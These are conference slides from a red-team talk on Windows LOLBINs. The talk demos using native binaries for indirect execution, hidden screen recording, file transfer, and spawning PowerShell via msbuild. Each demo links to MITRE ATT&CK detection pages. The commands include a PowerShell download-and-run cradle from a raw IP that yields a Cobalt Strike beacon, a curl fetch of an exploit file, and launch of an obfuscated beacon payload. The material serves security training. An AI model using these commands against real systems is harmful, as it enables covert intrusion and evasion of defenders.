

# LOLBINs: The Quieter Way

2023 Source Zero Con



# WHOAMI

---





## Mattia Campagnano (The S@vvy\_G33k)

### Social Media

<https://www.linkedin.com/in/mattiacampagnano/>

<https://twitter.com/mattiacampagnan>

<https://github.com/ninjapentester/Recon>

### Background

Consultant II, Attack & Pen, Optiv

IT Professional since 2000

Penetration Tester/Red Teamer since 2018

# Agenda

---

**1** What is LOTL (Living Off The Land)?

---

**2** Definition of LOLBIN (Living Off The Land Binaries)

---

**3** Why LOLBINS?

---

**4** LOLBINS and Red Team

---

**5** Demo of Some Lesser Known LOLBINS

---

# Security Scene So Far: An Armaments Race

(attackers build new tools, defenders develop EDR signatures to stop them)

# Introduction

Reference Framework: LOLBAS Project

The **LOLBAS (*Living Off The Land Binaries and Scripts*)** project was created “to document every binary, script, and library that can be used for Living Off The Land techniques”.

The LOLBAS project is available on Github (<https://lolbas-project.github.io/#>) and is an essential reference for the subject matter.



# Introduction


Reference Framework: LOLBAS Project



Though this talk focuses on the offensive capabilities of using LOLBINS, we didn't overlook detection opportunities for defenders.



So, for any LOLBIN demonstrated, we will include (where available) a reference to the LOLBAS project and a reference to the related tactics, techniques and procedures (TTPs) within MITRE ATT&CK framework (<https://attack.mitre.org/>).



The MITRE ATT&CK framework provides an essential guidance for implementing detection capabilities.

## **Definition of LOLBIN**

---

**Why LOLBINS?**



# Definition

---

**LOTL (Living Off The Land):**  
compromising a system using only tools coming  
with the operating system itself.



# Why the LOTL Approach and What LOLBINS Are



Using native tools that come pre-installed on an operating system, attackers can keep a low profile



LOLBINs are native binaries having extra functionalities that can be useful to attackers



# Why Use LOLBINs



**They're signed by known vendors**



**They can blend in with legit user activities and network traffic**

# LOLBINs and Red Team

---





## **LOLBINs and Red Team**



**LOLBINs are often being used to bypass detection and aid in malware delivery**



**By using them, malicious actors can more easily achieve their goals without relying on specific off-the-shelf software**



**For these reasons, LOLBins can be very valuable for red teaming engagements, which tend to closely resemble real attackers' strategies**



# LOLBINs and Red Team



Blue teamers don't always actively monitor them



There's a lot of them and they're not always documented, so detecting a new LOLBIN can be like finding a zero-day, at least for a while

# LOLBINs and Red Team

Trends from  
Recent Incidents



**LOLBINs are increasingly used in the wild to bypass EDR detection and deliver malware**



**Recent data shows that not only built-in operating system binaries, but even binaries provided by known vendors can be abused as LOLBINs**

# LOLBINs and Red Team

Trends from  
Recent Incidents



In one specific incident, (<https://nasbench.medium.com/lolbined-finding-lolbins-in-av-uninstallers-bf29427d3cd8>), security researchers found that the uninstallers for multiple well-known EDR solutions (such as Kaspersky, F-Secure, Trend Micro, McAfee) contained some tools that could be abused the same way as LOLBINs do.

# LOLBINs and Red Team Detections:

Detection  
Opportunities and  
Defense Strategies



This new threat scenario shows that the most effective protection strategy against LOLBINs is the good old concept of **defense in depth** (<https://techmonitor.ai/partner-content/key-to-good-corporate-cybersecurity-defence-in-depth>).



By now, corporate security is no longer a matter of whether, but rather of when your organization will be hacked.

# LOLBINs and

## Red Team

### Detections:

Detection

Opportunities and  
Defense Strategies



**Designing a security system as a multi-layered protection ensures that the monetary cost and the business impact from a breach can be more easily contained.**



**With the defense-in-depth model, the security posture of an organization can be represented as an onion, where the data (or information) to be protected is found in the innermost layer.**

# **LOLBINs and**

## **Red Team**

## **Detections:**

**Detection**

**Opportunities and  
Defense Strategies**




**This model implies that an attacker should peel off each layer of the onion to get to the data.**



**However, each individual layer is increasingly hardened, so this would require a significant effort in terms of time and resources for bad actors, deterring their attacks.**



# Defense in Depth



# **LOLBINs and**

## **Red Team**

## **Detections:**

Detection

Opportunities and  
Defense Strategies



**Some more modern EDR solutions also look at anomaly indices.**



**For example, some users could legitimately use RDP, but why should Linda in accounting do so?**

# Demo of Some Lesser Known LOLBINS

---



# LOLBINs Example

## Criteria

- LOLBINS that allow attackers downloading/writing to disk/executing
- Less known to the general public
- Coming pre-installed in Windows
- Requiring ordinary user permissions

# LOLBINs Enumeration

## Enumeration of all existing LOLBINs in a Windows system:

- From CMD: dir /s  
C:\Windows\\*.exe > allEXE.txt
- Check the help menu for each detected binaries to identify functionalities that could be used for unintended offensive purposes.

```
C:\Windows\System32>replace.exe /?
Replaces files.

REPLACE [drive1:][path1]filename [drive2:][path2] [/A] [/P] [/R] [/W]
REPLACE [drive1:][path1]filename [drive2:][path2] [/P] [/R] [/S] [/W] [/U]

[drive1:][path1]filename Specifies the source file or files.
[drive2:][path2] Specifies the directory where files are to be
replaced.
/A Adds new files to destination directory. Cannot
use with /S or /U switches.
/P Prompts for confirmation before replacing a file or
adding a source file.
/R Replaces read-only files as well as unprotected
files.
/S Replaces files in all subdirectories of the
destination directory. Cannot use with the /A
switch.
/W Waits for you to insert a disk before beginning.
/U Replaces (updates) only files that are older than
source files. Cannot use with the /A switch.
```

# LOLBINs Examples

---





# Attack Scenario

- The attackers gain access with a Cobalt Strike beacon, or they can access an unlocked computer
- What LOLBINS could they use to gain recon and execute code?

# Initial Cobalt Strike Beacon Access

The screenshot shows a Windows desktop environment with two main windows open:

- Windows PowerShell ISE**: On the left, it displays a PowerShell script named "connect.ps1". The script contains a single line of code: `IEX ((new-object net.webclient).DownloadString('http://18.191.79.157/a'))`. A red arrow points from the text "PowerShell Script" to this window.
- Cobalt Strike**: On the right, it shows the Cobalt Strike interface with a list of listeners. One listener is highlighted, showing details: `162.23... 192.16... http User WINDEV2304EVAL\user Powershell 6788 x64 57s 1 minute`. A red arrow points from the text "Beacon Obtained" to this window.

Below the Cobalt Strike window, the PowerShell ISE window shows the output of the "getuid" command on the target machine:

```
(05/17 22:03:11) beacon> getuid  
[05/17 22:03:11] [*] Tasked beacon to get userid  
[05/17 22:04:04] [+] host called home, sent: 8 bytes  
[05/17 22:04:04] [*] You are WINDEV2304EVAL\User
```

A green arrow points from the text "Output from getuid on target machine" to the PowerShell ISE window.

# **CONHOST.EXE**

## Indirect Command Execution

**conhost.exe is a native Windows binary that can be used for indirect command execution, as it allows to run another executable.**

**The functionality can allow attackers to evade defensive countermeasures.**

# **CONHOST.EXE**

Indirect Command  
Execution

## **Reference**


<https://lolbas-project.github.io/lolbas/Binaries/Conhost/>

## **Detection**

<https://attack.mitre.org/techniques/T1202/>

# CONHOST.EXE: Indirect Command Execution and Stealthily Run Recon Commands (IPCONFIG) After Getting Initial Shell (Demo)

Command: **conhost ipconfig > ipconfig.txt**



The screenshot shows a Windows Notepad window with the title bar 'ipconfig.txt'. The window contains the output of the 'ipconfig /all' command. Two network adapters are listed:

- Ethernet adapter Ethernet0:**
  - Link-local IPv6 Address . . . . . : fe80::9e1d:d137:916f:2cd1%6
  - IPv4 Address. . . . . : 192.168.41.134
  - Subnet Mask . . . . . : 255.255.255.0
  - Default Gateway . . . . . : 192.168.41.2
- Ethernet adapter Ethernet1:**
  - Link-local IPv6 Address . . . . . : fe80::d6f3:e2af:e2e4:e464%5
  - IPv4 Address. . . . . : 192.168.41.129
  - Subnet Mask . . . . . : 255.255.255.0
  - Default Gateway . . . . . : 192.168.41.2

# WT.EXE

## (Windows Terminal):

Indirect Command  
Execution

**wt.exe is a native Windows binary that can be used for indirect command execution, as it allows to run another executable.**

**This functionality can allow attackers to evade defensive counter-measures.**

**WT.EXE**

**(Windows Terminal):**

**Indirect Command  
Execution**

**Reference**

<https://lolbas-project.github.io/lolbas/Binaries/wt>


**Detection**

<https://attack.mitre.org/techniques/T1202/>

# WT.EXE Indirect Command Execution (Demo)

Command: **wt.exe calc.exe**

```
C:\Users\User>wt.exe calc.exe  
C:\Users\User>
```



# **PSR (Problem Steps Recorder):**

**Recon**

## **Reference**

<https://lolbas-project.github.io/lolbas/Binaries/Psr/>

## **Detection**

<https://attack.mitre.org/techniques/T1113/>

# **PSR (Problem Steps Recorder):**

**Recon**


**Windows Problem Steps Recorder (PSR)  
can record screen and clicks for  
troubleshooting purposes.**

**The PSR can record the target machine's  
screen without generating a GUI, allowing  
one to gain recon on the target user's  
environment.**

# PSR: Recon (Demo)

## Commands

**psr.exe /start /output C:\Users\User\test.zip /sc 1 /gui 0 (start screen capture)  
psr.exe /stop (stop recording and create output file)**




```
C:\Users\User>psr.exe /start /output C:\test.zip /sc 1 /gui 0  
C:\Users\User>psr.exe /stop  
C:\Users\User>
```

The screenshot shows a Windows File Explorer window with the following contents:

- Music
- OneDrive
- Pictures
- Saved Games
- Searches
- Videos
- 39969.php
- allEXE.txt
- ipconfig.txt
- malicious1.xlsx
- test.txt
- test.zip

The "test.zip" file is highlighted with a red box.

# PSR.EXE: Screen Capture Recording (Demo)



# **REPLACE.EXE:**

**Copy Without Copy**

**REPLACE.EXE allows copying a file from a network share (VMware Shared Folders, in the example) to hard drive.**

**Attackers can use REPLACE.EXE as a stealthier alternative to copy, robocopy or xcopy.**

## **Reference**

<https://lolbas-project.github.io/lolbas/Binaries/Replace/>

## **Detection**

<https://attack.mitre.org/techniques/T1105/>



# REPLACE.EXE: Copy Without Copy (Demo)

Command:

**replace /A Z:\mattia.campagnano\Downloads\attack.doc C:\Users\User\Documents\**

```
C:\Users\User>replace /A Z:\mattia.campagnano\Downloads\attack.doc C:\Users\User\Documents\  
C:\Users\User>
```

# REPLACE.EXE: New File Showing in Destination Directory

```
C:\Users\User\Documents>dir C:\Users\User\Documents
Volume in drive C is Windows
Volume Serial Number is 68DC-08D5

Directory of C:\Users\User\Documents

05/31/2023  03:56 PM    <DIR> .
05/31/2023  10:10 AM    <DIR> ..
05/17/2023  01:49 PM    32,768 attack.doc
```

## CURL.EXE:

File Upload

Attackers can use **CURL.EXE** to upload tools and payloads from remote systems into compromised systems.

### Reference

<https://lolbas-project.github.io/lolbas/Binaries/Msbuild/>


### Detection

<https://attack.mitre.org/techniques/T1105/>

# CURL.EXE: File Download/Upload

Command:

```
curl.exe http://192.168.1.210/39969.php -o C:\Users\User\39969.php
```



Python 3 HTTP server running on macOS, port 80

# CURL.EXE Demo: Upload a File to the Target Machine

```
C:\Users\User>curl.exe http://192.168.1.210/39969.php -o C:\Users\User\39969.php
% Total    % Received % Xferd  Average Speed   Time      Time      Time  Current
          Dload  Upload   Total   Spent    Left  Speed
100  2794  100  2794     0       0  19828      0 --::--- --::--- --::--- 19957

C:\Users\User>
```

# CURL.EXE Demo: Upload a File to the Target Machine

```
C:\Users\User>dir C:\Users\User
Volume in drive C is Windows
Volume Serial Number is 68DC-08D5

Directory of C:\Users\User

05/31/2023  10:10 AM    <DIR> .
02/02/2023  03:28 PM    <DIR> ..
05/31/2023  10:10 AM          2,794 39969.php
03/10/2023  09:12 AM      823,471 allEXE.txt
```

# **MSBUILD.EXE:**

Compiling Windows  
Executables Without  
Visual Studio

**MSBUILD.exe allows compiling a  
Windows binary without using  
Visual Studio.**

**Attackers can use MSBUILD.exe to  
compile malicious executables  
directly on the target machine.**

# **MSBUILD.EXE:**

Compiling Windows  
Executables Without  
Visual Studio

## **Reference**

[https://lolbas-project.github.io/  
lolbas/Binaries/Msbuild/](https://lolbas-project.github.io/lolbas/Binaries/Msbuild/)

## **Detection**

[https://attack.mitre.org/techniques/T1  
127/001/](https://attack.mitre.org/techniques/T1127/001/)

## **MSBUILD.EXE Demo:**

Compile Windows  
Executables Without  
Visual Studio

**For the purpose of our demo, we're going to use a tool called pshell.xml, available on [Github](#).**

**MSBUILD.exe will be used in combination with pshell.xml to compile and spawn a PowerShell shell without directly running powershell.exe.**

# MSBUILD.EXE Executables Demo: Compile Windows Without Visual Studio

Command:

```
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Msbuild.exe C:\Users\User\Documents\pshell.xml
```



# MSBUILD.EXE Demo: Execute PowerShell Without PowerShell

```
C:\Users\User>C:\Windows\Microsoft.NET\Framework\v4.0.30319\msbuild.exe C:\Users\User\Documents\pshell.xml
Microsoft (R) Build Engine version 4.8.9032.0
[Microsoft .NET Framework, version 4.0.30319.42000]
Copyright (C) Microsoft Corporation. All rights reserved.

Build started 5/31/2023 10:18:42 AM.
Hello From Fragment
PS >  Powershell prompt spawned
```

# PCALUA.EXE:

Indirect Command Execution

The Program Compatibility Assistant (**pcalua.exe**) allows opening an executable through the Program Compatibility Assistant app.

In this demo, we'll use pcalua.exe to launch powershell.exe.

# PCALUA.EXE:

Indirect Command Execution

## Reference


<https://lolbas-project.github.io/lolbas/Binaries/Pcalua/>

## Detection

<https://attack.mitre.org/techniques/T1202/>

# PCALUA.EXE: Indirect Command Execution (Demo)

Command: **pcalua.exe -a powershell.exe**



The screenshot shows two windows side-by-side. The left window is a "Windows PowerShell" session. It displays the standard PowerShell welcome message: "Windows PowerShell", "Copyright (C) Microsoft Cor", and "Install the latest PowerShell". The right window is a "Command Prompt" session. It shows the command "pcalua.exe -a powershell.exe" being run at the prompt "C:\Users\User>". The output of the command is visible below the prompt, showing the PowerShell prompt "C:\Users\User>" and the PS command line "PS C:\Users\User> |".

## **PCWRUN.EXE:**

Code Execution  
Through Program  
Compatibility Wizard

**The Program Compatibility Wizard can be used to launch an executable.**

**In our demo, we'll use a Cobalt Strike payload obfuscated through ScareCrow (<https://github.com/optiv/ScareCrow>), named ntkrl.exe.**

# **PCWRUN.EXE:**

## Code Execution Through Program Compatibility Wizard

### **Reference**

<https://lolbas-project.github.io/lolbas/Binaries/Pcwrn/>



### **Detection**

<https://attack.mitre.org/techniques/T1218/>

# PCWRUN.EXE: Code Execution Through Program Compatibility Wizard Demo

Command:

**pcwrun.exe C:\Users\User\Documents\ntkrl.exe**



# SCRIPTRUNNER.EXE

Indirect Command Execution

Scriptrunner.exe can be used to run an executable on the target machine.

In our demo, we leverage it to launch cmd.exe.

# SCRIPTRUNNER.EXE

Indirect Command Execution

## Reference

<https://lolbas-project.github.io/lolbas/Binaries/Scriptrunner/>

## Detection

<https://attack.mitre.org/techniques/T1202/>  
<https://attack.mitre.org/techniques/T1218/>

# Scriptrunner.exe: Indirect Command Execution on the Target Machine Demo

Command:

**Scriptrunner.exe -appvscript cmd.exe**

```
C:\Users\User>Scriptrunner.exe -appvscript cmd.exe
Script filename is cmd.exe
Script arguments are
Wait is False
Timeout is -1
Rollback is False
```

```
Number of scripts to run: 1
Script is cmd.exe
Wait is False
RollbackOnError is False
```

```
C:\Users\User>
```

```
C:\Windows\System32\cmd.e X + ▾
Microsoft Windows [Version 10.0.22621.1702]
(c) Microsoft Corporation. All rights reserved.

C:\Users\User>
```

## CUSTOMSHELLHOST.EXE:

Spawn Windows Explorer  
(Defense Evasion)

**Customshellhost.exe allows spawning an instance of Windows Explorer on the target machine.**

**This functionality can be very useful to evade restricted environments, such as Kiosk Mode, not allowing access to Windows Explorer.**

# **CUSTOMSHELLHOST.EXE:**

Spawn Windows Explorer  
(Defense Evasion)

## **Reference**


<https://lolbas-project.github.io/lolbas/Binaries/CustomShellHost/>

## **Detection**

<https://attack.mitre.org/techniques/T1218/>

# Kiosk Mode Evasion (customshellhost.exe)

## Command CustomShellHost.exe



# WORKFOLDERS.EXE

Defense Evasion/  
Persistence

With **Work Folders**, users can store and access work files on personal computers and devices, often referred to as bring-your-own device (BYOD), in addition to corporate PCs.

Users gain a convenient location to store work files, and they can access those files from anywhere.

